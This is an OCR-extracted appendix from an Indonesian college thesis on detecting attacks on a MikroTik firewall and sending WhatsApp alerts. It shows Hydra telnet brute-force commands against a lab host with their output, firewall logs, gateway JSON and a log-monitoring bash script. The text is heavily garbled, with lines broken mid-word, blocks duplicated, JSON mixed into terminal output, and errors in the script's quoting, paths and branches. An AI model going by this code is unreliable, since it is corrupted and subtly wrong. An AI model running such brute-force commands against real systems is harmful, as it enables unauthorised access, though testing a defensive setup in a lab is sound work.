

\n

\n*Attack Brute For
ceTelnet berlangsung dengan : * 12 X Sera
ngan Brute Force Telnet Attack*\n*Log
Information *\nJul  8 09:05:50 192.168
.8.187 firewall.info BruteForcesTelnet i
nput: inether1 out:(unknown 0), src-mac
08:00:27:17:7d:4d, proto TCP (SVN), 192
168.0.165:34970-192.168.0.107:23, len
60,"type": "chat", "timestamp": "1657245955"}
{"fromMe":true,"remote":{"server":"6281573085780@ac.us"},"deviceType":"web","isFow
arded":false,"forwardingScore":0,"isSta
rred":false,"fromMe":true,"hasQuotedMsg":
false,"vCards":[],"mentionedIds":[],"isG
if":false}}\c

root@root:~/Skripsi

130 x 4
    
```


Lampiran 20 Brute Force Telnet 15 Data Whatsapp Gateway



- Hak Cipta :**
1. Di larang mengutip sebagian atau seluruh karya tulis ini tanpa mencantumkan dan menyebutkan sumber :
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 2. Di larang mengumpulkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin dari Jurusan TIK Politeknik Negeri Jakarta





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 - b. Pengutipan tidak merugikan kepentingan yang wajar Politeknik Negeri Jakarta
2. Dilarang mengumpulkan dan memperbanyak sebagian atau seluruh karya tulis ini dalam bentuk apapun tanpa izin dari Jurusan TIK Politeknik Negeri Jakarta

(Lanjutan)



(Lanjutan)

```
root@kali:~# hydra -l listusername1 -P listpassword1 telnet://192.168.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use
in military or secret service organi
zations, or for illegal purposes (thi
s is non-binding, these ** ignore la
ws and ethics anyway).

Hydra (https://github.com/vanhauser-t
hc/thc-hydra) starting at 2022-07-08
09:55:23
[WARNING] telnet is by its nature unr
eliable to analyze, if possible bette
r choose FTP, SSH, etc. if available.
[WARNING] Restorefile (you have 10 se
conds to abort... (use option -I to s
kip waiting)) from a previous sessio
n found, to prevent overwriting, ./hyd
ra.restore
[DATA] max 15 tasks per 1 server, ove
rall 15 tasks, 225 login tries (1:15/
p15), -15 tries per task
[DATA] attacking telnet://192.168.8.1
87:23/
[STATUS] 26.00 tries/min, 26 tries in
00:01h, 210 to do in 00:09h, 15 acti
ve



L,info BruteForcesTelnet input: inet
herl out:(unknown 0), src-mac 08:00:2
7:17:7d:4d, proto TCP (SYN), 192.168.
8.165:36624->192.168.8.187:23, len 60
Jul  8 09:57:17 192.168.8.187 Firewall
L,info BruteForcesTelnet input: inet
herl out:(unknown 0), src-mac 08:00:2
7:17:7d:4d, proto TCP (SYN), 192.168.
8.165:36620->192.168.8.187:23, len 60
Jul  8 09:57:17 192.168.8.187 Firewall
L,info BruteForcesTelnet input: inet
herl out:(unknown 0), src-mac 08:00:2
7:17:7d:4d, proto TCP (SYN), 192.168.
8.165:36634->192.168.8.187:23, len 60
Jul  8 09:57:17 192.168.8.187 Firewall
L,info BruteForcesTelnet input: inet
herl out:(unknown 0), src-mac 08:00:2
7:17:7d:4d, proto TCP (SYN), 192.168.
8.165:36618->192.168.8.187:23, len 60
Jul  8 09:57:17 192.168.8.187 Firewall
L,info BruteForcesTelnet input: inet
herl out:(unknown 0), src-mac 08:00:2
7:17:7d:4d, proto TCP (SYN), 192.168.
8.165:36616->192.168.8.187:23, len 60
```

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



(Lanjutan)





Hak Cipta : © Hak Cipta milik Jurusan TIK Politeknik Negeri Jakarta

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```
root@root:~/home/delimit... root@root:~
root@root:~/home/delimit... Skripsi - File Manager
root@root:~/home/delimit/Skripsi

File Actions Edit View Help
ed":false,"lastPlaybackProgress":0,"isDy
namicReplyButtonsMsg":false,"isMHistory
Msg":false,"requiresDirectConnection":nu
ll,"ptForwardedFeaturesEnabled":true},"
id":{"fromMe":true,"remote":{"server":"c
.us","user":"6281573085780"},"serialized
":"6281573085780@dc.us"},"id":"3E80C89CA7
10CC426333","self":"out"},"isFor
warded":false,"forwardingScore":0,"isSta
rred":false,"fromMe":true,"hasQuotedMsg
":false,"vCards":{"mentionedIds":["is
Gif":false]}rm: cannot remove '/home/del
imiter/Skripsi/Serangan_log/ScanningPort
Attack': No such file or directory
rm: cannot remove '/home/delimit/Skrip
si/Serangan_log/bruteForcesshwinbox': No
.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC
& David Maciejak - Please do not use
in military or secret service organi
zations, or for illegal purposes (thi
s is non-binding, these *** ignore la
ws and ethics anyway).

Hydra (https://github.com/vanhauser-t
hc/thc-hydra) starting at 2022-07-08
10:24:40
[WARNING] telnet is by its nature unrel
iable to analyze, if possible bette
r choose FTP, SSH, etc. if available
[WARNING] Restorefile (you have 10 se
conds to abort... (use option -I to s
kip waiting)) from a previous session
found, to prevent overwriting, ./hydra
ra.restore
[DATA] max 20 tasks per 1 server, ove
rall 20 tasks, 400 login tries (1:20/p
20), -20 tries per task
[DATA] attacking telnet://192.168.8.1
87:23/
[STATUS] 36.00 tries/min, 36 tries in
00:01h, 380 to do in 00:11h, 20 acti
ve
*The session file ./hydra.restore wa
s written. Type 'hydra -R' to resume
session.

root@root:~/home/delimit/Skripsi
psi/Logmanagement
1
```

```
root@root:~/home/delimit... root@root:~
root@root:~/home/delimit... Skripsi - File Manager
root@root:~/home/delimit/Skripsi/Logmanagement

File Actions Edit View Help
ed":false,"lastPlaybackProgress":0,"isDy
namicReplyButtonsMsg":false,"isMHistory
Msg":false,"requiresDirectConnection":nu
ll,"ptForwardedFeaturesEnabled":true},"
id":{"fromMe":true,"remote":{"server":"c
.us","user":"6281573085780"},"serialized
":"6281573085780@dc.us"},"id":"3E80C89CA7
10CC426333","self":"out"},"isFor
warded":false,"forwardingScore":0,"isSta
rred":false,"fromMe":true,"hasQuotedMsg
":false,"vCards":{"mentionedIds":["is
Gif":false]}rm: cannot remove '/home/del
imiter/Skripsi/Serangan_log/ScanningPort
Attack': No such file or directory
rm: cannot remove '/home/delimit/Skrip
si/Serangan_log/bruteForcesshwinbox': No
.8.187
Hydra v9.1 (c) 2020 by van Hauser/THC
& David Maciejak - Please do not use
in military or secret service organi
zations, or for illegal purposes (thi
s is non-binding, these *** ignore la
ws and ethics anyway).

Hydra (https://github.com/vanhauser-t
hc/thc-hydra) starting at 2022-07-08
10:24:40
[WARNING] telnet is by its nature unrel
iable to analyze, if possible bette
r choose FTP, SSH, etc. if available
[WARNING] Restorefile (you have 10 se
conds to abort... (use option -I to s
kip waiting)) from a previous session
found, to prevent overwriting, ./hydra
ra.restore
[DATA] max 20 tasks per 1 server, ove
rall 20 tasks, 400 login tries (1:20/p
20), -20 tries per task
[DATA] attacking telnet://192.168.8.1
87:23/
[STATUS] 36.00 tries/min, 36 tries in
00:01h, 380 to do in 00:11h, 20 acti
ve
*The session file ./hydra.restore wa
s written. Type 'hydra -R' to resume
session.

root@root:~/home/delimit/Skripsi
psi/Logmanagement
1
```

Lampiran 22 File Bash Log serangan

```
#!/bin/bash
while true
do
#information tanggal
#jam=$(date +%I:%M:%S) #--jam sekarang
jam=$(date -u -d "7 hours" +%H:%M:%S) #--berdasarkan jam +1 dari jam asli
tanggal=$(date +%d | sed 's/\<0//g') #--berdasarkan tanggal hari
bulan=$(date +%b) #--berdasarhan bulan

#information attack
telnet_attack="telnet"
ssh_attack="ssh"
winbox_attack="winbox"
Brute_force_ssh="BruteForcesSsh"
Brute_force_telnet="BruteForcesTelnet"
Brute_force_winbox="BruteForcesWinbox"
scanning_attack="PortScanningAttack"
port_knocking="PortKnocking-Succesfully"

#information telegram
if grep -iE ""$bulan".*"$tanggal".*" $jam".*" $telnet_attack"" /var/log/mikrotik/mikrotik1.log >> /home/delimiter/Skripsi/S

erangan_log/telnethasillog ;
then
cat /home/delimiter/Skripsi/Serangan_log/telnethasillog >> /home/delimiter/Skripsi/ogmanagement/logmanagement

curl -X POST -d "number=081573085780" -d "message="$(cat /home/delimiter/Skripsi/Header/header_winboxattack)"" ""----- ""-----"" ""$(/home/delimiter/Skripsi/countJs_./jl_winbox.sh)"" ""*Log Information :* $(tail -1 /home/delimiter/Skripsi/Serangan_log/winboxhasilog)"" ""*Log Information :* $(tail -1 /home/delimiter/Skripsi/Serangan_log/telnethasillog)"" http://192.168.8.193:8000/send-message

elif grep -iE ""$bulan".*"$tanggal".*" $jam".*" $ssh_attack"" /var/log/mikrotik/mikrotik1.log >> /home/delimiter/Skripsi/Serangan_log/sshhasillog ;
then
cat /home/delimiter/Skripsi/Serangan_log/sshhasillog >>
```

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```

/home/delimiter/Skripsi/
ogmanagement/logmanag
ement
curl -X POST -d
"number=081573085780"
-d "message="$(cat
/home/delimiter/Skripsi/
Header_/header_sshattac
k)""
""-----
-----
""$(/home/delimiter/Skri
psi/countJs_./jl_ssh.sh
)""
""*Log Information :*
$(tail -1
/home/delimiter/Skripsi/S
erangan_log/sshhasillog
)""
http://192.168.8.193:8000
/send-message

elif grep -iE
""$bulan".*$tanggal".*
$jam".*$Brute_force_ss
h""
/var/log/mikrotik/mikroti
k1.log >>
/home/delimiter/Skripsi/S
erangan_log/bruteforcess
hssh ;
then
cat
/home/delimiter/Skripsi/S
erangan_log/bruteforcess
hssh >>
/home/delimiter/Skripsi/l
ogmanagement/logmanag
ement
curl -X POST -d
"number=081573085780"
-d "message="$(cat

```

```

/home/delimiter/Skripsi/
Header_/header_bfssh)""
(Lanjutan)
""-----
-----
""$(/home/delimiter/Skri
psi/countJs_./jl_bfssh.sh
)""
""*Log Information :*
$(tail -1
/home/delimiter/Skripsi/S
erangan_log/bruteforcess
hssh)""
http://192.168.8.193:8000
/send-message

elif grep -iE
""$bulan".*$tanggal".*
$jam".*$Brute_force_tel
net""
/var/log/mikrotik/mikroti
k1.log >>
/home/delimiter/Skripsi/S
erangan_log/bruteforcess
htelnet ;
then
cat
/home/delimiter/Skripsi/S
erangan_log/bruteforcess
htelnet >>
/home/delimiter/Skripsi/l
ogmanagement/logmanag
ement
curl -X POST -d
"number=081573085780"
-d "message="$(cat
/home/delimiter/Skripsi/
Header_/header_bftelnet
)""

```

```

""-----
-----
""$(/home/delimiter/Skri
psi/countJs_./jl_bftelnet.
sh)""
""*Log Information :*
$(tail -1
/home/delimiter/Skripsi/S
erangan_log/bruteforcess
htelnet)""
http://192.168.8.193:8000
/send-message

elif grep -iE
""$bulan".*$tanggal".*
$jam".*$scanning_attac
k""
/var/log/mikrotik/mikroti
k1.log >>
/home/delimiter/Skripsi/S
erangan_log/ScanningPor
tAttack ;
then
cat
/home/delimiter/Skripsi/S
erangan_log/ScanningPor
tAttack >>
/home/delimiter/Skripsi/l
ogmanagement/logmanag
ement
curl -X POST -d
"number=081573085780"
-d "message="$(cat
/home/delimiter/Skripsi/
Header_/header_psattack
)""
""-----
-----
""$(/home/delimiter/Skri
psi/countJs_./jl_ps.sh)""
""*Log Information :*

```

```

$(tail -1 /home/delimiter/Skripsi/S
erangan_log/ScanningPortAttack
)""
http://192.168.8.193:8000
/send-message

elif grep -iE "$bulan"."$tanggal"."$
$jam"."$port_knocking"
"
/var/log/mikrotik/mikroti
k1.log >> /home/delimiter/Skripsi/S
erangan_log/port_knocki
ng_log >> /home/delimiter/Skripsi/l
ogmanagement/logmanag
ement;
then
cat /home/delimiter/Skripsi/S
erangan_log/port_knocki
ng_log >> /home/delimiter/Skripsi/l
ogmanagement/logmanag
ement
curl -X POST -d "number=081573085780"
-d "message="$(cat /home/delimiter/Skripsi/
Header/header_pk)""
""-----""
